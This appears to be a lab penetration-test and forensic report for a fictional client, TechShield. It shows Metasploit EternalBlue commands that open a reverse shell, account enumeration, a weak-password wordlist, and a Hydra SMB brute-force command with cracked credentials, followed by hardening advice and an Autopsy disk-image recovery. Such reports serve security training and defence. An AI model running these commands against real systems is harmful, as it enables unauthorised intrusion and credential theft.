## 1. Exploiting Windows SMB via EternalBlue

### Commands Executed

use exploit/windows/smb/ms17\_010\_eternalblue

run



**Figure 19:** Metasploit console showing *EternalBlue* exploit execution.

## Analysis

The EternalBlue (MS17-010) exploit successfully executed, opening a Meterpreter reverse shell from the target (192.168.57.20) back to the attacker (192.168.57.10:5555). This

confirmed the system was vulnerable to remote code execution through the unpatched SMBv1 service.

## 2. User Enumeration via Meterpreter


### Commands Executed

shell

net user

### Accounts Discovered

- Administrator
- Guest
- student



```
meterpreter > shell
Process 1312 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7600]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>net user
net user

User accounts for \\

Administrator          Guest                  student
The command completed with one or more errors.

C:\Windows\system32>
```

**Figure 20:** Meterpreter shell output showing local user accounts.

### Analysis

The presence of multiple accounts provided potential targets for password attacks. Identifying valid usernames was a critical prerequisite for brute-force testing.

## 3. Creation of Custom Wordlist and Userlist

### Commands Executed

---

nano wordlist.txt

cat wordlist.txt

nano users.txt

cat users.txt

**Contents of wordlist.txt**

12345

P@ssword

password

qwerty

letmein

welcome

admin123

Password1!

test123

secret


hello123

**Contents of users.txt**

Administrator

Guest

student



```
pentester-advanced
(kali@attacker)-[~]
$ nano wordlist.txt
(kali@attacker)-[~]
$ cat wordlist.txt
12345
P@ssw0rd
password
qwerty
letmein
welcome
admin123
Password!
test123
secret
hello123
(kali@attacker)-[~]
$ nano users.txt
(kali@attacker)-[~]
$ cat users.txt
Administrator
Guest
student
(kali@attacker)-[~]
$
```

**Figure 21:** Custom wordlist and userlist files.

## Analysis

This simulated real-world conditions where attackers rely on weak or commonly used passwords. Combined with valid usernames, the files formed the basis for Hydra brute-force testing.


## 4. Password Cracking with Hydra

### Command Executed

```
hydra -L users.txt -P wordlist.txt smb://192.168.57.20 -V
```

### Successful Credentials

- Administrator : P@ssw0rd
- student : P@ssw0rd



```
pentester-advanced
kali@attacker:~$ hydra -l users.txt -P wordlist.txt smb://192.168.57.20 -V
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-09-10 16:12:59
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 48 login tries (1:4/p:12), ~48 tries per task
[DATA] attacking smb://192.168.57.20:445/
[ATTEMPT] target 192.168.57.20 - login "Administrator" - pass "12345" - 1 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Administrator" - pass "P@ssw0rd" - 2 of 48 [child 0] (0/0)
[445][smb] host: 192.168.57.20 login: Administrator password: P@ssw0rd
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "12345" - 13 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "P@ssw0rd" - 14 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "password" - 15 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "query" - 16 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "letmein" - 17 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "welcome" - 18 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "admin123" - 19 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "Password1" - 20 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "test123" - 21 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "secret" - 22 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "hello123" - 23 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Guest" - pass "" - 24 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Student" - pass "12345" - 25 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "Student" - pass "P@ssw0rd" - 26 of 48 [child 0] (0/0)
[445][smb] host: 192.168.57.20 login: student password: P@ssw0rd
[ATTEMPT] target 192.168.57.20 - login "" - pass "12345" - 37 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "P@ssw0rd" - 38 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "password" - 39 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "query" - 40 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "letmein" - 41 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "welcome" - 42 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "admin123" - 43 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "Password1" - 44 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "test123" - 45 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "secret" - 46 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "hello123" - 47 of 48 [child 0] (0/0)
[ATTEMPT] target 192.168.57.20 - login "" - pass "" - 48 of 48 [child 0] (0/0)
1 of 1 target successfully completed, 2 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-09-10 16:13:00
kali@attacker:~$
```

**Figure 22:** Hydra output showing successful login attempts.

## Analysis

Weak passwords allowed Hydra to crack both the Administrator and student accounts. The compromise of Administrator credentials provides attackers with full privileges, bypassing other system defenses.

## Consolidated Analysis

The screenshots and steps demonstrate a full attack chain:

1. **EternalBlue exploit** → Remote code execution on 192.168.57.20.
2. **Account enumeration** → Discovery of local accounts (Administrator, Guest, student).
3. **Wordlist creation** → Use of weak/common passwords for brute-force testing.
4. **Hydra brute-force attack** → Successful compromise of Administrator and student accounts.

This highlights weaknesses in **patch management** (unpatched SMB vulnerability) and **password security** (use of weak, common passwords).



---

## Recommendations

- **Patch Management:** Apply MS17-010 and disable SMBv1.
- **Password Policy:** Enforce strong passwords ( $\geq 12$  chars, mix of upper/lowercase, numbers, symbols).
- **Account Controls:** Disable or rename default accounts (Administrator, Guest).
- **Authentication Security:** Configure account lockouts after failed attempts and enable MFA.
- **Monitoring:** Enable centralized logging and SIEM alerts for brute-force attempts.
- **Network Hardening:** Restrict SMB access to required hosts only and segment networks to reduce lateral movement.

---

# FORENSIC EVIDENCE COLLECTION AND ANALYSIS

## Scope

The objective of this forensic investigation was to verify the integrity of a provided forensic disk image and to identify any hidden artifacts that might indicate tampering or malicious activity. The scope included:

- Generating and verifying an MD5 hash to confirm the image integrity.
- Importing the image into Autopsy for analysis.
- Searching the image for hidden or deleted files.
- Recovering and exporting evidence files.
- Explaining the forensic significance of recovered artifacts.

This process mirrors real-world digital forensics practices, where proving data integrity and using repeatable methods are crucial to maintaining chain of custody and legal admissibility.

## Obtain and Verify Forensic Image Test File

The forensic challenge image (8-jpeg-search.dd) was first verified for integrity before any analysis was performed. This ensured that the evidence was not modified during transfer or handling.


The following commands were executed in Kali Linux:

```
md5sum 8-jpeg-search.dd > HashImage.txt  
cat HashImage.txt
```

### Explanation of commands:

- `md5sum`: Generates a digital fingerprint (128-bit hash) unique to the file. Any change to the file results in a different hash.
- `HashImage.txt`: Redirects the output into a file for permanent record.
- `cat HashImage.txt`: Displays the stored hash for verification.

**Result:** The MD5 hash matched the value calculated later in Autopsy, confirming that the image was intact and unaltered.




**Figure 23:** The MD5 hash matched the value calculated later in Autopsy, confirming that the image was intact and unaltered.

## Create and Import Forensic Image into Autopsy:

Autopsy, an open-source forensic tool, was used to analyze the image in a controlled forensic environment.

### Steps performed:

1. A new case named **TechShield\_Forensic** was created with examiner details for traceability.
2. The raw disk image (8-jpeg-search.dd) was added as evidence.
3. Autopsy automatically recalculated the MD5 hash of the image, which matched the baseline hash from Kali, proving no changes were made.



**Figure 24:** Autopsy case setup and ingest module configuration.


## Analyze Forensic Image

Autopsy was then used to search the forensic image for hidden .JPG files. Each filename was queried individually to ensure precise recovery.


### Step-by-Step Search Process and Findings:

1. file1.jpg – Located and validated (Picture 1).
2. file2.jpg – Not found.
3. file3.jpg – Discovered but invalid; revealed plain ASCII text instead of an image.
  - Message inside: “Hello, I am a text file and not a JPEG file. Sorry. Here is some random data to make the file larger.”
  - Indicates file mislabeling and potential use of obfuscation/steganography techniques.
4. file4.jpg – Found but corrupted.
5. file5.jpg – Not found.
6. file6.jpg – Located and validated (Picture 3).
7. file7.jpg – Located and validated (Picture 4).


8. file2 (without extension) – Found as imapicture2, valid image (Picture 2).
9. file5 (without extension) – Not found.
10. file8.jpg – Found as a ZIP archive; extracted successfully (Picture 5).
11. file9.jpg – Found as a ZIP archive; contained Picture 6 and 7, which were reviewed but excluded.



**Figure 25:** Autopsy search results for hidden JPG files.




**Figure 26:** Autopsy result showing file3.jpg contents as ASCII text.



**Figure 27:** Hex/ASCII output of file3.jpg displaying hidden message.

## Export Evidence Files

All valid files (Pictures 1–5) were exported via Autopsy’s **Extract/Export** function into a secure directory (~/Desktop/recovered\_jpgs). Each was opened in Kali Linux to verify integrity. Invalid and excluded files were documented but not included in the final evidence set.



**Figure 28:** Exported and validated hidden JPG files.

## Analysis of Findings

### Technical Observations:

- **Recovered and validated:** Five images (Picture 1 – file1.jpg, Picture 2 – imapicture2, Picture 3 – file6.jpg, Picture 4 – file7.jpg, Picture 5 – inside file8.zip).
- **Suspicious file disguised as image:** file3.jpg (contained ASCII text instead of image data, linked to obfuscation/steganography).
- **Invalid / corrupted:** file4.jpg.
- **Missing:** file2.jpg, file5.jpg, and file5 (searched without extension).
- **Excluded:** Pictures 6 and 7 from file9.zip.

### Forensic Significance:

- Demonstrates concealment, deletion, and file mislabeling.
- Confirms logical deletion does not erase physical remnants.
- File3.jpg highlights deliberate mislabeling consistent with steganography/obfuscation tactics.
- Shows Autopsy's ability to locate and recover hidden files.

### Legal Relevance:

- **Integrity:** Verified through MD5 comparisons.
- **Discovery:** Files uncovered via systematic forensic methods.
- **Recovery:** Five valid images extracted, plus suspicious disguised entries.
- **Transparency:** Invalid, suspicious, and missing results documented for defensible forensic reporting.

## APPENDIX A - TOOLS USED

TOOL	DESCRIPTION
<b>BurpSuite Community Edition</b>	Used for testing of web applications.
<b>Metasploit</b>	Used for exploitation of vulnerable services and vulnerability scanning.
<b>Nmap</b>	Used for scanning ports on hosts.
<b>OpenVAS</b>	Used to scan the networks for vulnerabilities.
<b>PostgreSQL Client Tools</b>	Used to connect to the PostgreSQL server.

**Table A.1:** Tools used during assessment



## APPENDIX B - ENGAGEMENT INFORMATION

### Client Information

<b>Client</b>	TechShield
<b>Primary Contact</b>	<Person Name>, <Person's Title>
<b>Approvers</b>	The following people are authorized to change the scope of engagement and modify the terms of the engagement <ul style="list-style-type: none"><li>• &lt;PERSON NAME 1&gt;</li><li>• &lt;PERSON NAME 2&gt;</li></ul>

### Version Information

Version	Date	Description
1.0	15.09.2025	Initial report to client

### Contact Information

<b>Name</b>	<TEAM NAME> Consulting
<b>Address</b>	1001 Fake Street, Gotham, NY 11201
<b>Phone</b>	555-185-1782
<b>Email</b>	<REPLACE WITH PROVIDED EMAIL>